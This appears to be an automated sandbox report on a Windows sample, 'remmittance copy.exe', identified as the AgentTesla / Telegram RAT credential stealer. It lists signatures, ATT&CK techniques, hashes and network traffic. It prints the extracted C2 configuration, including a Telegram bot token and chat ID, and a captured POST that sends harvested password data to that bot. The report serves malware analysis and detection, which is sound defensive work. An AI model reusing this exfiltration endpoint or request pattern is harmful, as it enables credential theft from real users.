ID: 510735
Sample Name: remmittance copy.exe
Cookbook: default.jbs
Time: 07:38:13
Date: 28/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report remmittance copy.exe

Overview


General Information

Sample Name:	remmittance copy.exe
Analysis ID:	510735
MD5:	c039d3d94f0cc82..
SHA1:	79519d3cbee4d7..
SHA256:	219816561a364b..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected Telegram RAT
- Yara detected AgentTesla
- Yara detected AntiVM3
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Uses the Telegram API (likely for C&…
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…
- .NET source code contains very larg…
- Tries to steal Mail credentials (via fil…

Classification



Process Tree

- **System is w10x64**
- remmittance copy.exe (PID: 6336 cmdline: 'C:\Users\user\Desktop\remmittance copy.exe' MD5: C039D3D94F0CC82369C066E26A67E0F6)
  - remmittance copy.exe (PID: 2248 cmdline: C:\Users\user\Desktop\remmittance copy.exe MD5: C039D3D94F0CC82369C066E26A67E0F6)
  - remmittance copy.exe (PID: 3864 cmdline: C:\Users\user\Desktop\remmittance copy.exe MD5: C039D3D94F0CC82369C066E26A67E0F6)
- **cleanup**

Malware Configuration

Threatname: Telegram RAT

```
{
  "C2 url": "https://api.telegram.org/bot1975237880:AAHKgRnseXCSSPJw6MgfujMF0PvBjyMOsXc/sendMessage"
}
```

Threatname: Agenttesla

```
{
  "Exfil Mode": "Telegram",
  "Chat id": "1373897190",
  "Chat URL": "https://api.telegram.org/bot1975237880:AAHKgRnseXCSSPJw6MgfujMF0PvBjyMOsXc/sendDocument"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000000.679774428.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000000.679774428.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000000.678447633.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000000.678447633.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000005.00000000.678850422.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 17 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.0.remmittance copy.exe.400000.8.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
5.0.remmittance copy.exe.400000.8.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
5.0.remmittance copy.exe.400000.6.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
5.0.remmittance copy.exe.400000.6.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
5.0.remmittance copy.exe.400000.10.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 10 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Networking:

Uses the Telegram API (likely for C&C communication)

System Summary:

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Telegram RAT

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected Telegram RAT

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Masquerading 1	OS Credential Dumping 2	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Web Service 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	Credentials in Registry 1	Security Software Discovery 2 1 1	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Encrypted Channel 1 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1 4 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Virtualization/Sandbox Evasion 1 4 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatior
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	System Information Discovery 1 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.0.remmittance copy.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.0.remmittance copy.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.0.remmittance copy.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.2.remmittance copy.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.0.remmittance copy.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.0.remmittance copy.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://NoCGvF.com	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://www.fontbureau.commna	0%	Avira URL Cloud	safe	
http://www.fontbureau.comcomm	0%	Avira URL Cloud	safe	
http://https://qEv5A6okmkiAozFZ9P4.org	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.collada.org/2005/11/COLLADASchema9Done	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://https://api.telegram.org4.l	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api.telegram.org	149.154.167.220	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot1975237880:AAHKgRnseXCSSPJw6MgfujMF0PvBjyMOsXc/sendDocument	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	510735
Start date:	28.10.2021

Start time:	07:38:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	remmittance copy.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@5/1@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
07:39:15	API Interceptor	727x Sleep call for process: remmittance copy.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
149.154.167.220	DHL_Shipment_Notification.exe	Get hash	malicious	Browse	
	RFQ TESDA PROJECT.exe	Get hash	malicious	Browse	
	DHL_waybill20212810.exe	Get hash	malicious	Browse	
	PR-007493 PR-007495.exe	Get hash	malicious	Browse	
	hSNPFOpBGX.exe	Get hash	malicious	Browse	
	PR-007493 PR-007495.exe	Get hash	malicious	Browse	
	N9FpyeJiD6.exe	Get hash	malicious	Browse	
	tEodoA3rYx.exe	Get hash	malicious	Browse	
	Documents Of Shipping.exe	Get hash	malicious	Browse	
	Request for quotation.exe	Get hash	malicious	Browse	
	Dhl Parcel.exe	Get hash	malicious	Browse	
	Purchase Order.exe	Get hash	malicious	Browse	
	Proforma invoice INV2.pdf.exe	Get hash	malicious	Browse	
	PROFORMA COPY.exe	Get hash	malicious	Browse	
	Urgent Order.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Proforma invoice INV8.pdf.exe	Get hash	malicious	Browse	
	Proforma invoice INV15.pdf.exe	Get hash	malicious	Browse	
	invoice.exe	Get hash	malicious	Browse	
	PbPJG6PBnmrxM35.exe	Get hash	malicious	Browse	
	QVJHJ4CTW3iTs71.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
api.telegram.org	DHL_Shipment_Notification.exe	Get hash	malicious	Browse	• 149.154.167.220
	RFQ TESDA PROJECT.exe	Get hash	malicious	Browse	• 149.154.167.220
	DHL Shipping Documents REF - WAYBILL 44 7611 9546.exe	Get hash	malicious	Browse	• 149.154.167.220
	DHL_waybill20212810.exe	Get hash	malicious	Browse	• 149.154.167.220
	PR-007493 PR-007495.exe	Get hash	malicious	Browse	• 149.154.167.220
	LB37AEeWAz.exe	Get hash	malicious	Browse	• 149.154.167.220
	hSNPFOpBGX.exe	Get hash	malicious	Browse	• 149.154.167.220
	DpJvbZvtGs.exe	Get hash	malicious	Browse	• 149.154.167.220
	RFI5d7WHzQ.exe	Get hash	malicious	Browse	• 149.154.167.220
	PR-007493 PR-007495.exe	Get hash	malicious	Browse	• 149.154.167.220
	LauncherHack.exe	Get hash	malicious	Browse	• 149.154.167.220
	N9FpyeJiD6.exe	Get hash	malicious	Browse	• 149.154.167.220
	tEodoA3rYx.exe	Get hash	malicious	Browse	• 149.154.167.220
	Documents Of Shipping.exe	Get hash	malicious	Browse	• 149.154.167.220
	Request for quotation.exe	Get hash	malicious	Browse	• 149.154.167.220
	Dhl Parcel.exe	Get hash	malicious	Browse	• 149.154.167.220
	Purchase Order.exe	Get hash	malicious	Browse	• 149.154.167.220
	Proforma invoice INV2.pdf.exe	Get hash	malicious	Browse	• 149.154.167.220
	PROFORMA COPY.exe	Get hash	malicious	Browse	• 149.154.167.220
	Urgent Order.exe	Get hash	malicious	Browse	• 149.154.167.220

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TELEGRAMRU	DHL_Shipment_Notification.exe	Get hash	malicious	Browse	• 149.154.167.220
	RFQ TESDA PROJECT.exe	Get hash	malicious	Browse	• 149.154.167.220
	DHL_waybill20212810.exe	Get hash	malicious	Browse	• 149.154.167.220
	PR-007493 PR-007495.exe	Get hash	malicious	Browse	• 149.154.167.220
	DDEEBC8CCCC58E25CE1709B0E9A519B2BD46472E92860.exe	Get hash	malicious	Browse	• 149.154.167.99
	http___backupsoldyn.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	• 149.154.167.99
	http___backupsoldyn.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	• 149.154.167.99
	op9GwJXEM8.exe	Get hash	malicious	Browse	• 149.154.167.99
	op9GwJXEM8.exe	Get hash	malicious	Browse	• 149.154.167.99
	hSNPFOpBGX.exe	Get hash	malicious	Browse	• 149.154.167.220
	RifGjmcXrZ.exe	Get hash	malicious	Browse	• 149.154.167.99
	dCDK0fokGD.exe	Get hash	malicious	Browse	• 149.154.167.99

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	UYnxVWnBmO.exe	Get hash	malicious	Browse	• 149.154.167.99
	RifGjmcXrZ.exe	Get hash	malicious	Browse	• 149.154.167.99
	dCDK0fokGD.exe	Get hash	malicious	Browse	• 149.154.167.99
	UYnxVWnBmO.exe	Get hash	malicious	Browse	• 149.154.167.99
	PR-007493 PR-007495.exe	Get hash	malicious	Browse	• 149.154.167.220
	N9FpyeJiD6.exe	Get hash	malicious	Browse	• 149.154.167.220
	0IuRlVUH6L.exe	Get hash	malicious	Browse	• 149.154.167.99
	CMkPFGn9Ur.exe	Get hash	malicious	Browse	• 149.154.167.99

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
3b5074b1b5d032e5620f69f9f700ff0e	calc.exe	Get hash	malicious	Browse	• 149.154.167.220
	calc.exe	Get hash	malicious	Browse	• 149.154.167.220
	j1XcBWNHwh.exe	Get hash	malicious	Browse	• 149.154.167.220
	DHL_Shipment_Notification.exe	Get hash	malicious	Browse	• 149.154.167.220
	mxZECDzIFz.exe	Get hash	malicious	Browse	• 149.154.167.220
	RFQ TESDA PROJECT.exe	Get hash	malicious	Browse	• 149.154.167.220
	IB5eMmKwbD.exe	Get hash	malicious	Browse	• 149.154.167.220
	DHL_waybill20212810.exe	Get hash	malicious	Browse	• 149.154.167.220
	r18qGHf6vL.exe	Get hash	malicious	Browse	• 149.154.167.220
	PR-007493 PR-007495.exe	Get hash	malicious	Browse	• 149.154.167.220
	Software updated by Dylox.exe	Get hash	malicious	Browse	• 149.154.167.220
	open this if the doesn't work.exe	Get hash	malicious	Browse	• 149.154.167.220
	hSNPFOpBGX.exe	Get hash	malicious	Browse	• 149.154.167.220
	XoPspkwdql.exe	Get hash	malicious	Browse	• 149.154.167.220
	jamDpbFXfr.exe	Get hash	malicious	Browse	• 149.154.167.220
	SOkQ2u6sxV.exe	Get hash	malicious	Browse	• 149.154.167.220
	PR-007493 PR-007495.exe	Get hash	malicious	Browse	• 149.154.167.220
	INVOICE 003.pdf.exe	Get hash	malicious	Browse	• 149.154.167.220
	Genshin Hack v2.0.exe	Get hash	malicious	Browse	• 149.154.167.220
	Fortnite Hack Mod v1.4.exe	Get hash	malicious	Browse	• 149.154.167.220

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\remmittance copy.exe.log	
Process:	C:\Users\user\Desktop\remmittance copy.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\remmittance copy.exe.log	
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.785452544359051
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	remmittance copy.exe
File size:	422912
MD5:	c039d3d94f0cc82369c066e26a67e0f6
SHA1:	79519d3cbee4d7af49cf1572ed9a5fa87b2186fe
SHA256:	219816561a364b4e85a344de1a4d7c7f74a01068f9a51bb7e3101c9c9dd05ac
SHA512:	96cb04fd36b5fa9bdfbdc1c37b04595333e96bdd55f50f21623c9418c46a7000d93afbe0ee40ab71f4813df515cf6fd6ec22f4b6216a124ac1af5be769bf55f1
SSDEEP:	12288:kdQ8VS/EtO86ljk/nqS48szz1sUTT5Knwv:F/SLPc8s/CUTo
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....ya.....0..d.....Q... .....@.. .....@.....

File Icon

Icon Hash:	070717131b3d0636

Static PE Info

General

Entrypoint:	0x4651e6
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6179F1C8 [Thu Oct 28 00:41:44 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4

General

OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x663ec	0x66400	False	0.901651321822	data	7.80880242174	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x6a000	0xae0	0xc00	False	0.343098958333	data	3.55581915248	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x6c000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 28, 2021 07:41:03.827276945 CEST	192.168.2.4	8.8.8.8	0xcc1f	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 28, 2021 07:41:03.846417904 CEST	8.8.8.8	192.168.2.4	0xcc1f	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api.telegram.org

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49848	149.154.167.220	443	C:\Users\user\Desktop\remmittance copy.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 05:41:05 UTC	0	OUT	POST /bot1975237880:AAHKgRnseXCSSPJw6MgfujMF0PvBjyMOsXc/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=---------------------------8d999ffec9f8e5b Host: api.telegram.org Content-Length: 1004 Expect: 100-continue Connection: Keep-Alive
2021-10-28 05:41:05 UTC	0	IN	HTTP/1.1 100 Continue
2021-10-28 05:41:05 UTC	0	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 39 39 39 66 66 65 63 39 66 38 65 35 62 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 31 33 37 33 38 39 37 31 39 30 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 39 39 39 66 66 65 63 39 66 38 65 35 62 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 50 57 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 6a 6f 6e 65 73 2f 34 34 35 38 31 37 0a 4f 53 46 75 6c 6c Data Ascii: -----------------------------8d999ffec9f8e5bContent-Disposition: form-data; name="chat_id"1373897190-----------------------------8d999ffec9f8e5bContent-Disposition: form-data; name="caption"New PW Recovered!User Name: user/445817OSFull
2021-10-28 05:41:05 UTC	1	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Thu, 28 Oct 2021 05:41:05 GMT Content-Type: application/json Content-Length: 609 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":1761,"from":{"id":1975237880,"is_bot":true,"first_name":"yuvtrss","username":"yuvtrss_bot"},"chat":{"id":1373897190,"first_name":"slims","last_name":"Negro","type":"private"},"date":1635399665,"document":{"file_name":"user-445817 2021-10-28 10-44-31.html","mime_type":"text/html","file_id":"BQACAgQAAxkDAAIG4WF6N_EcEQ1oaOqhOFUXIJAuTS_JAAJzCAAConzQUwL6qliOM8dTIQQ","file_unique_id":"AgADcwgAAqJ80FM","file_size":434},"caption":"New PW Recovered!\n\nUser Name: user/445817\nOSFullName: Microsoft Windows 10 Pro\nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

